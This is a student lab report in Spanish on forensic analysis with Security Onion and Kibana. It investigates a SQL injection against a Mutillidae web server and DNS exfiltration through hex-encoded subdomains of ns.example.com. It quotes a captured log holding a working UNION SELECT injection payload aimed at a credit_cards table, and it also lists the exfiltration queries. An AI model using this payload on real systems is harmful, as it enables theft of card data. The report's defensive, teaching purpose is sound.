

UNIVERSIDAD NACIONAL DE CÓRDOBA

FACULTAD DE CIENCIAS EXACTAS, FÍSICAS Y NATURALES



Criptografía y Seguridad en Redes

TRABAJO PRÁCTICO N° 13

Apellido	Nombre	Matrícula
Guglielmotti	Bruno	43474558
Rodríguez	Franco Aníbal	42994188

En este trabajo práctico se nos encomendó analizar ciertos registros durante un explotamiento malicioso de vulnerabilidades HTTP y DNS

MySQL es una base de datos popular que utilizan numerosas aplicaciones web. Desafortunadamente, la Inyección SQL es una técnica de hacking web común.

Es una técnica de inyección de código en la que un atacante ejecuta comandos SQL maliciosos para controlar el servidor de bases de datos de una aplicación web.


Los servidores de nombres de dominio (Domain Name Servers, DNS) son directorios de nombres de dominio y traducen los nombres de dominio a direcciones IP. Este servicio puede utilizarse para filtrar datos.

Parte 1 - Filtración de datos HTTP con SQL Injection

En esta parte, investigará una vulnerabilidad en la que se realizó acceso no autorizado a la información confidencial que se almacena en un servidor web. Se utilizó Kibana para determinar el origen del ataque y la información a la que se accede.


Se ha determinado que la vulnerabilidad ocurrió en algún momento durante el mes de junio de 2020. Kibana muestra los datos de forma predeterminada durante las últimas 24 horas así que hubo que cambiar la configuración para poder ver antes.

Primero chequeamos que todos los servicios están iniciados usando el comando **sudo so-status**




```
analyst@SecOnion: ~  
File Edit View Search Terminal Help  
analyst@SecOnion:~$ sudo so-status  
Status: securityonion  
* sgul server [ OK ]  
Status: seconion-import [ OK ]  
* pcap_agent (sgul) [ OK ]  
* snort_agent-1 (sgul) [ OK ]  
* barnyard2-1 (spooler, unified2 format) [ OK ]  
Status: Elastic stack [ OK ]  
* so-elasticsearch [ OK ]  
* so-logstash [ OK ]  
Logstash API/stats not yet available...still initializing. [ WARN ]  
* so-kibana [ OK ]  
* so-freqserver [ OK ]  
analyst@SecOnion:~$
```


Como el servicio de **Kibana** ya está listo podemos iniciarlo desde el acceso directo del escritorio



Y luego de modificar el intervalo de tiempo para incluir el intervalo de tiempo que incluye a **junio del 2020** dónde ocurrió el incidente.



Como vemos ahora hay muchos más datos, como el atacante tuvo acceso a los datos almacenados en un servidor web, por lo que vamos a usar el **filtro HTTP** para poder seleccionar los registros asociados con el tráfico **HTTP**



Aca podemos ver un poco de la información solicitada

- **Ip de origen:** 209.165.200.227
- **Ip de destino:** 209.165.200.235
- **Puerto de destino:** 80

The screenshot shows the Kibana interface with the following components:

- Navigation Sidebar:** Includes links for Discover, Visualize, Dashboard, Timelion, Dev Tools, Management, Squert, and Logout.
- HTTP - Logs:** A table view showing the results of a search for HTTP logs.

Time	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEVWs63HqvCqt h3LH1	CuKeR52 aPjRN7Pf qDd

Field	Value
@timestamp	June 12th 2020, 21:30:09.445
@version	1
_id	ZzjrZxI886Cd-_0SD_1W
_index	seconion:logstash-import-2020.06.12
_score	-
_type	doc
destination_geo.city_name	Monterey
destination_geo.country_name	United States
destination_geo.ip	209.165.200.235
destination_geo.location	{ "lon": -121.8406, "lat": 36.3699 }


Respondemos entonces las preguntas del documento:

- **Marca de tiempo:** June 12th 2020, 21:30:09.445
- **Tipo de evento:** Bro_http
- **Campo del mensaje:**

```
{ "ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfQDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details'", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP::URI_SQLI"], "resp_fuids": ["FEvWs63HqvCqth3LH1"], "resp_mime_types": ["text/html"] }
```

- **Importancia:**
 - **La URI con intento de SQLi:** El parámetro username contiene **' + union + select + ccid,ccnumber,ccv,expiration,null + from + credit_cards + -- +**. Esta línea intenta explotar una vulnerabilidad en el campo de username para ejecutar una consulta SQL en la base de datos, específicamente un UNION SELECT para recuperar datos de la tabla credit_cards.
 - **Acceso a datos sensibles:** Se intenta extraer información confidencial como ccid, ccnumber, ccv y expiration, que suelen pertenecer a tarjetas de crédito.


Luego de esto podemos hacer click en el campo **_id** de la información para poder ir a otra herramienta llamada **capME!** que nos permite ver una **transcripción pcap**, el texto azul contiene las solicitudes HTTP que se envían desde el origen, el texto rojo son respuestas del servidor web de destino.




Allí podemos ver las filtraciones de los datos.

Parte 1 - Exfiltración de DNS

“Un administrador de red ha notado consultas DNS anormalmente largas con subdominios de aspecto extraño. Su trabajo es investigar la anomalía.”




Volviendo al **dashboard** ahora aplicamos el filtro de **DNS** para ver las entradas relacionadas con esto.



Hay mucha información que podemos ver acá, como por ejemplo registros de direcciones (un registro), registros Quad A de direcciones IPv6 (AAAA), registros NetBIOS (NB) y registros de puntero para resolver los nombres de host (PTR), respuesta DNS, métricas de DNS phishing, consultas, entre otras.


En las query vemos que hay muchas que van hacia **ns.example.com**, lo ideal sería estudiarlo más a fondo



The screenshot shows the Zeek - DNS - Kibana dashboard in a Chromium browser window. The dashboard has a sidebar with navigation links: Discover, Visualize, Dashboard (selected), Timelion, Dev Tools, Management, Squert, and Logout. The main content area displays a table of DNS queries. The table has two columns: 'Query' and 'Count'. The data is as follows:

Query	Count
17.201.165.209.in-addr.arpa	18
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

The dashboard also includes a search bar at the top with the text '>_ *', a 'Refresh' button, and a date range selector set to 'June 1st 2020, 00:00:00.000 to June 30th 2020, 23:59:59.999'. The bottom status bar shows the user 'analyst@SecOnion: ~' and the page number '1 / 4'.



